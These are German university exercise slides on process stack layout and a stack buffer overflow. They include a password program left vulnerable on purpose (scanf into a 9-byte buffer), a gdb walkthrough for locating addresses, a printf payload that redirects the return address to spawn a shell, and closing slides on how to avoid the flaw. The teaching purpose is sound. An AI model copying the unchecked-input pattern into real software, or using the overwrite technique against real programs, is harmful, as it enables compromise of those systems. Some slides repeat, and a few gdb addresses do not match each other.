

# U10 10. Übung

## U10-1 Überblick

- Besprechung 7. Aufgabe (job\_sh)
- Stackaufbau eines Prozesses
- Unix, C und Sicherheit

Datenstruktur des Stacks

Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

## U10-2 Stackaufbau eines Prozesses

### 1 Prinzip


- für jede Funktion wird ein **Stack-Frame** angelegt, in dem
  - lokale Variablen der Funktion
  - Aufrufparameter an weitere Funktionen
  - Registerbelegung der Funktion während des Aufrufs weiterer Funktionengespeichert werden
- Stackorganisation ist abhängig von
  - Prozessor
  - Compiler und
  - Betriebssystem
- Beispiele aus einem UNIX auf Intel-Prozessor (typisch für CISC)
  - RISC-Prozessoren mit Registerfiles gehen anders vor!

Datenstruktur des Stacks

Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.


## 2 Beispiel

### ■ Aufbau eines **Stack-Frames** (Funktionen `main()`, `f1()`, `f2()`)



Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

### 2 ■ Stack mehrerer Funktionsaufrufe




Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

## 2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}
```

Parameter auf Stack legen  
Bei Aufruf Rücksprungadresse auf Stack legen

U10-2 Stackaufbau eines Prozesses



## 2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}
```


```
int f1(int x, int y) {
    int i[3];
    int n;
    x++;
    n = f2(x);
    return(n);
}
```

Parameter x auf Stack legen und f2 aufrufen

U10.5

Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

U10-2 Stackaufbau eines Prozesses



U10.5

Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

## 2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}
```


```
int f1(int x, int y) {
    int i[3];
    int n;
    x++;
    n = f2(x);
    return(n);
}
```

Stack-Frame für f2 erstellen und aktivieren

U10-6

Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

U10-2 Stackaufbau eines Prozesses



U10.6

Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

U10.8

Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.


## 2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}

int f1(int x, int y) {
    int i[3];
    int n;
    x++;
    n = f2(x);
    return(n);
}

int f2(int z) {
    int m;
    m = 100;
    return(z+1);
}
```

U10-2 Stackaufbau eines Prozesses




## 2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}

int f1(int x, int y) {
    int i[3];
    int n;
    x++;
    n = f2(x);
    return(n);
}

int f2(int z) {
    int m;
    m = 100;
    return(z+1);
}
```

U10-2 Stackaufbau eines Prozesses




## 2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;
    x++;
    n = f2(x);
    return(n);
}
```

U10-2 Stackaufbau eines Prozesses




## 2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;
    x++;
    n = f2(x);
    return(n);
}
```


U10-2 Stackaufbau eines Prozesses



## 2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}

int f1(int x, int y) {
    int i[3];
    int n;
    x++;
    n = f2(x);
    return(n);
}
```




U10.13

Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

## 2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}
```



U10.15

Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.


## Softwaresysteme I — Übungen

© Jürgen Kleinöder • Universität Erlangen-Nürnberg • Informatik 4, 2007

## 2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}

int f1(int x, int y) {
    int i[3];
    int n;
    x++;
    n = f2(x);
    return(n);
}
```



U10.14

## Softwaresysteme I — Übungen

© Jürgen Kleinöder • Universität Erlangen-Nürnberg • Informatik 4, 2007

## U10-3 Unix, C und Sicherheit

- Mögliche Programmsequenz für eine Passwortabfrage in einem Server-Programm:

```
int main (int argc, char *argv[]) {
    char password[8+1];

    ... /* socket öffnen und stdin umleiten */

    scanf ("%s", password);

    ...
}
```

U10-3 Unix, C und Sicherheit

Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

## Softwaresysteme I — Übungen

© Jürgen Kleinöder • Universität Erlangen-Nürnberg • Informatik 4, 2007

U10.16

Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

## 1 Ausnutzen des Pufferüberlaufs: Szenario

- Pufferüberschreitung wird nicht überprüft
  - ◆ die Variable `password` wird auf dem Stack angelegt
  - ◆ nach dem Einlesen von 9 Zeichen überschreiben alle folgenden Zeichen Daten auf dem Stack, z.B. andere Variablen oder die Rücksprungadresse der Funktion

## 3 Ausnutzen des Pufferüberlaufs: Schwachstelle suchen

- übersetzen mit -g und Starten mit dem gdb

```
> gcc -g -o hack hack.c
> gdb hack

(gdb) b main
Breakpoint 1 at 0x80484a7: file hack.c, line 16.
(gdb) run

Breakpoint 1, main (argc=1, argv=0x7fffff9f4) at hack.c:16
16      if (ask_pwd() == 0) exec_sh();
(gdb) s
ask_pwd () at hack.c:6
6      n = scanf("%s", password);
```

## 2 Ausnutzen des Pufferüberlaufs: Beispielprogramm

- ◆ Test mit folgendem Programm

```
#include <stdio.h>

int ask_pwd() {
    int n;
    char password[8+1]; /* 8 Zeichen und '\0' */
    n = scanf("%s", password);
    return strcmp(password, "hallo");
}

void exec_sh() {
    char *a[] = {"./bin/sh", 0};
    execv("./bin/sh", a);
}

int main(int argc, char *argv[]) {
    if (ask_pwd() == 0) exec_sh();
}
```

## 4 Ausnutzen des Pufferüberlaufs: Codelayout analysieren

- Analyse des Textsegmentes des Prozesses:

- ◆ Adresse der main-Funktion

```
(gdb) p main
$1 = {int (int, char **)} 0x80484a4 <main>
```


- ◆ Adresse der exec\_sh-Funktion

```
(gdb) p exec_sh
$2 = {void ()} 0x8048478 <exec_sh>
```

- ◆ Adresse der ask\_pwd-Funktion

```
(gdb) p ask_pwd
$3 = {int ()} 0x8048440 <ask_pwd>
```

## 5 Aufbau des Codesegments des Prozesses



Softwaresysteme I — Übungen  
© Jürgen Kleinöder • Universität Erlangen-Nürnberg • Informatik 4, 2007

U10.2

Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

## 6 Ausnutzen des Pufferüberlaufs: Stacklayout analysieren

- Analyse der Stackbelegung in Funktion ask\_pwd()
    - ◆ Adresse des ersten Zeichens von password

```
(gdb) p/x &(password[0])
$1 = 0x7fffffc40
```

- ◆ Adresse des ersten nicht mehr von password reservierten Speicherplatzes

```
(gdb) p/x &(password[9])  
$2 = 0x7fffffc49
```

#### ◆ Adresse der Variablen n


```
(gdb) p/x &n  
$3 = (int *) 0x7fffffc4c
```

Softwaresysteme I — Übungen  
© Jürgen Kleinöder • Universität Erlangen-Nürnberg • Informatik 4, 2007

U10.2

Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

## 7 Aufbau des Stacks des Prozesses



**Softwaresysteme I — Übungen**  
© Jürgen Kleinöder • Universität Erlangen-Nürnberg • Informatik 4, 2007

U10.23

Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

## 8 Ausnutzen des Pufferüberlaufs: Stack analysieren

- Analyse der Stackbelegung in Funktion ask\_pwd()
    - ◆ Return-Adresse

```
(gdb) x 0x7ffffc54  
0x7ffff9a4: 0x080484ac
```


```
0x80484a4 <main>: push %ebp  
0x80484a5 <main+1>: mov %esp,%ebp  
0x80484a7 <main+3>: call 0x8048440 <ask_pwd>  
0x80484ac <main+8>: mov %eax,%eax  
0x80484ac <main+10>: test %eax,%eax  
0x80484b0 <main+12>: jne 0x80484b7 <main+19>  
0x80484b2 <main+14>: call 0x8048478 <exec_sh>  
0x80484b7 <main+19>: leave  
0x80484b8 <main+20>: ret
```

**Softwaresysteme I — Übungen**  
© Jürgen Kleinöder • Universität Erlangen-Nürnberg • Informatik 4, 2007

**U10.24**

Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors.

## 9 Aufbau des Stacks des Prozesses



## 10 Ausnutzen des Pufferüberlaufs

- interessante Rücksprungadresse finden

```
(gdb) p exec_sh
$2 = {void ()} 0x8048478 <exec_sh>
```

- Erzeugung eines manipulierenden Input-Bytestroms:  
kleines Programm schreiben, das

1. zuerst Bytestrom schickt, der zu einem Stack-Überlauf und dem fehlerhaften Rücksprung (und damit zum Aufruf von `exec_sh`) führt

```
printf("012345678aaannnnfpfp%c%c%c%c\n", 0x78, 0x84, 0x04, 0x08);
```

- 9 Byte für char-Array + 3 Byte für Alignment auf 4-Byte-Grenze
  - 4 Byte für Variable `n`
  - 4 Byte für Framepointer
  - 4 Byte für neue Rücksprungadresse `0x8048478`
- ! Byteorder bei der Adresse beachten

2. anschließend alle Zeichen von `stdin` hinterherschickt (die bekommt dann die in `exec_sh` gestartete shell)

## 10 Ausnutzen des Pufferüberlaufs (2)

- Beispiel funktioniert nur, wenn der im Rahmen des Angriffs auszuführende Code bereits Bestandteil des Programms ist
- gefährlichere Alternative
  - zusätzlich zu der Manipulation der Rücksprungadresse schickt man auch gleich noch eigenen Maschinencode hinterher
  - und manipuliert die Rücksprungadresse so, dass sie in den mitgeschickten Code im Stack zeigt (im Beispiel z. B. auf 0x7ffffc58)
  - funktioniert nur, wenn die MMU die Ausführung von Code im Stack erlaubt (und noch genug Platz ist)
    - Standard bei (32-Bit)-x86-Prozessoren (-> besonders unsicher!)
    - bei SPARC- oder x86\_64-Prozessoren durch "executable"-Flag im Seitendescriptor der MMU (siehe Vorlesung Kap. 9) abschaltbar
      - return auf die Stackadresse führt zu Segmentation fault
      - aber kein 100%iger Schutz, da manipulierte Sprünge auf existierende Code-Sequenzen trotzdem möglich sind!

## 11 Vermeidung von Puffer-Überlauf

- `scanf`
  - ◆ `char buf[10]; scanf("%9s", buf);`
- `gets`
  - ◆ Verwendung von `fgets`
- `strcpy, strcat`
  - ◆ Überprüfung der String-Länge oder
  - ◆ Verwendung von `strncpy`, `strncat`
- `sprintf`
  - ◆ Verwendung von `snprintf`